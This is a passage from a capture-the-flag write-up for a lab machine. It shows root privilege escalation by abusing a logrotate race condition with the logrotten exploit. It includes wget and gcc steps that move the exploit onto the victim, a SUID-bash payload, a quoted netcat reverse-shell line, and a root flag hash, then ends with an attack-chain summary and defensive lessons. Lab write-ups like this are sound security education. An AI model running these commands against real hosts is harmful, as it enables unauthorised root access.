./pspy64
--2025-12-15 19:59:41--  http://10.10.16.4/pspy64
Length: 3104768 (3.0M) [application/octet-stream]
2025-12-15 19:59:47 (601 KB/s) - 'pspy64' saved [3104768/3104768]

10.10.10.176 - - [15/Dec/2025 20:00:07] "GET /pspy64 HTTP/1.1" 200 -
2025/12/15 20:01:02 CMD: UID=0  PID=39365  | /usr/sbin/logrotate -f /root/log.cfg
2025/12/15 20:01:07 CMD: UID=0  PID=39368  | /usr/sbin/logrotate -f /root/log.cfg
2025/12/15 20:01:12 CMD: UID=0  PID=39372  | /usr/sbin/logrotate -f /root/log.cfg
2025/12/15 20:01:22 CMD: UID=0  PID=39378  | /usr/sbin/logrotate -f /root/log.cfg
logrotate shows up running as UID=0, unusually often, every five seconds, and with a configuration that is not the system's (/root/log.cfg). Searching the name on HackTricks returns the flaw:


Logrotate exploitation

A vulnerability in logrotate lets users with write permissions on a log file or its parent directories
potentially gain escalated privileges. This is because logrotate, often running as root, can be
manipulated to execute arbitrary files, especially in directories like /etc/bash_completion.d/.

Tip: This vulnerability affects logrotate version 3.18.0 and older.
You can exploit this vulnerability with logrotten.
Versions 3.18.0 and earlier have a race condition (logrotate abuse): a user with write access to a log rotated by logrotate (which runs as root) can, via symlinks, force arbitrary file writes as root. We check these logs meet the conditions:

Deleting access.log.1 and writing to access.log, logrotate recreates the rotated file: the logs are managed by logrotate and we have write access. The exploit gets cloned on the attacker and shipped as source, because compiling it on the victim itself sidesteps any binary compatibility problem:
git clone https://github.com/whotwagner/logrotten
python3 -m http.server 80
wget http://10.10.16.4/logrotten.c
gcc -o logrotten logrotten.c
chmod +x logrotten
Cloning into 'logrotten'...
Receiving objects: 100% (107/107), 438.97 KiB | 1.88 MiB/s, done.

reader@book:/tmp$ wget http://10.10.16.4/logrotten.c
Length: 7508 (7.3K) [text/x-csrc]
2025-12-15 20:17:42 (64.6 KB/s) - 'logrotten.c' saved [7508/7508]

reader@book:/tmp$ gcc -o logrotten logrotten.c
reader@book:/tmp$ chmod +x logrotten
The repository itself documents how to use it, and confirms the affected version along the way:

logrotate 3.18.0

Compile
  gcc -o logrotten logrotten.c

Prepare payload
  echo "if [ `id -u` -eq 0 ]; then (/bin/nc -e /bin/bash myhost 3333 &); fi" > payloadfile

Run exploit
  If "create"-option is set in logrotate.cfg:
    ./logrotten -p ./payloadfile /tmp/log/pwnme.log
Instead of the default payload (a netcat callback) we use one that does not depend on the network and leaves the escalation available whenever we want: making /bin/bash SUID.
echo 'chmod u+s /bin/bash' > payload
./logrotten -p ./payload /home/reader/backups/access.log
echo a > /home/reader/backups/access.log
reader@book:/tmp$ ./logrotten -p ./payload /home/reader/backups/access.log
Waiting for rotating /home/reader/backups/access.log ...
Renamed /home/reader/backups with /home/reader/backups2 and created symlink to /etc/bash_completion.d
Waiting 1 seconds before writing payload ...
Done!
reader@book:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr  4  2018 /bin/bash
The step the README omits: after launching the exploit you must modify the log to trigger the rotation; otherwise logrotate does nothing. Once done, /bin/bash is SUID. A bash -p keeps root's effective privileges:
bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
1a420d3c4a75ecbf14c043f99f9b94cc
Attack chain
HTTP/Apache → PHP library (account registration)
   │ truncated fields (name 10, email 20)
   ▼
SQL truncation → re-register admin@book.htb → admin takeover
   │ admin panel: export to PDF
   ▼
dynamic PDF interprets HTML → server-side XSS (file://)
   │ read /home/reader/.ssh/id_rsa
   ▼
SSH as reader → user.txt
   │ pspy: cron runs logrotate over ~/backups
   ▼
logrotten (race condition, payload chmod u+s /bin/bash) → bash -p → root
Lessons learned
- Silent length limits are dangerous. Truncating the email to 20 characters allowed re-registering the administrator (SQL truncation). Validate length and uniqueness in the same layer (and reject, not trim) to close the vector.
- Generating
PDFfromHTMLis executing HTML. If the engine interprets<script>and allowsfile://, there is server-side local file read. Sanitise input and disableJavaScriptand local schemes in the converter. - A short entry point does not block a long payload. The name was capped at 10 characters, but the book upload accepted long metadata: always look for the least restricted field.
- Reusing
id_rsa+SSH= stable access. Reading a private key through a web flaw becomes an interactive session whenSSHis exposed. Keys must not be readable by the web service. - Any binary running as
rootviacronis a target.pspyrevealedlogrotate; an old logrotate with writable logs givesroot. Keeplogrotateupdated and log directories out of user reach.